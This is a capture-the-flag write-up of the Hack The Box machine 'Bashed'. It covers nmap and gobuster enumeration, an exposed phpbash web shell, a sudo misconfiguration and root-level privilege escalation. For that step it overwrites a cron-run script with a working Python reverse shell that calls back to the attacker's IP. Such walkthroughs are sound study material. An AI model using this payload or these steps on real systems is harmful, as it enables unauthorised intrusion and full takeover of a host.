
HTB machines: Bashed


Write up by Chanan Shenker

- <u>Start: enumeration</u>
- To begin a I started with an Nmap scan on the target IP. The scan uncovered to us only port 80 open, which indicates to us that there's a web server running on the target machine.
- Next I visit the website for further investigation.


```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ sudo nmap 10.10.10.68 -sV -sC -oN scan
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-22 04:44 EDT
Nmap scan report for 10.10.10.68
Host is up (0.061s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.27 seconds
```



- When visiting the web page I see information about a web tool called ‘phpbash’.
- ‘phpbash’ is a web-based shell that allows users to execute shell commands on a server through a web interface. It is written in PHP, and it essentially provides a command-line interface accessible from a web browser.




- When clicking on the github link I see the two script that run the ‘phpbash’ on any web server.
- Next I ran ‘gobuster’ to try and find other directories, and after looking through all the directories I found that the ‘/dev’ directory has the two scripts that run phpbash.
- All that left is to access them.



Index of /dev


Name	Last modified	Size	Description
Parent Directory		-	
phpbash.min.php	2017-12-04 12:21	4.6K	
phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80





```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ gobuster dir -u http://10.10.10.68 -w /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.68
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 311] [--> http://10.10.10.68/images/]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.10.68/uploads/]
/php                  (Status: 301) [Size: 308] [--> http://10.10.10.68/php/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.10.68/css/]
/dev                  (Status: 301) [Size: 308] [--> http://10.10.10.68/dev/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.10.68/js/]
/fonts                (Status: 301) [Size: 310] [--> http://10.10.10.68/fonts/]
Progress: 87664 / 87665 (100.00%)
===============================================================
Finished
===============================================================
```

- <u>Exploitation:</u>
- When accessing the ‘phphbash’ scripts we get a web interface shell that allows us to easily find and read the user flag.



- <u>Privilege escalation:</u>
- For the root flag I used a reverse shell to gain a better shell since the phpbash is a psudo shell (only mimics a real stable shell).
- Using the pentestmonkey site I find a reverse shell cheat sheet. I set up a listener and attempt to run all the revshells until the python revshell worked and I got a stable shell for further privilege escalation.





- To start, I checked what command the user can run with sudo, and I found that it can switch users to the ‘scriptmanager’ user without a password.
- So I swap to the ‘scriptmanager’ user. I couldn’t find anything useful in the users home directory or anywhere obvious.
- Next, after searching for any files or directories owned by the user, I find the ‘/scripts’ directory, that has two files: one Python script owned by scriptmanager and the other a text file owned by root.
- When looking at the Python script we can see that all it does is write a string into the test.txt file, and since the test.txt file is owned by root, I can assume that the root user ran the script at some point. When renaming the .txt file, after a minute, it comes back.
- From this we can assume that its some sort of cronjob by the user root that runs the test.py script every minute or so.
- So next I create a python reverse shell and write it into the test.py file, start a listener and wait to get a connection. Since the script is run by the root user , the shell we get will have the privileges of the root user.

```
www-data@bashed:/$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/u

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
www-data@bashed:/$
```

```
www-data@bashed:/$ sudo -i -u scriptmanager
scriptmanager@bashed:~$
```

```
scriptmanager@bashed:~$ find / -user scriptmanager 2>/dev/null
/scripts
/scripts/test.py
/home/scriptmanager
```

```
scriptmanager@bashed:/scripts$ ls
test.py  test.txt
scriptmanager@bashed:/scripts$ cat *
f = open("test.txt", "w")
f.write("testing 123!")
f.close
testing 123!scriptmanager@bashed:/scripts$
```

```
scriptmanager@bashed:/scripts$ mv test.txt test.text
scriptmanager@bashed:/scripts$ ls
test.py  test.text  test.txt
scriptmanager@bashed:/scripts$
```

```
GNU nano 2.5.3                                File: test.py

import socket
import subprocess
import os

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.10.14.6", 9998))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
subprocess.call(["/bin/sh", "-i"])
```

- As we can see here we get a root shell and we can easily retrieve the root flag.

```
┌──(kali㉿kali)-[~/Desktop/lab]
└─$ python ~/penelope.py 9998
[+] Listening for reverse shells on 0.0.0.0 9998
➤  Show Payloads (p)  Main Menu (m)  Clear (Ctrl-L)  Quit (q/Ctrl-C)
[+] Got reverse shell from  10.10.10.68  - Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3!
[+] Interacting with session [1], Shell Type: PTY, Menu key: F12
[+] Logging to /home/kali/.penelope/10.10.10.68/10.10.10.68.log
root@bashed:/scripts# cat /root/root.txt
e109[redacted]f25e
root@bashed:/scripts#
```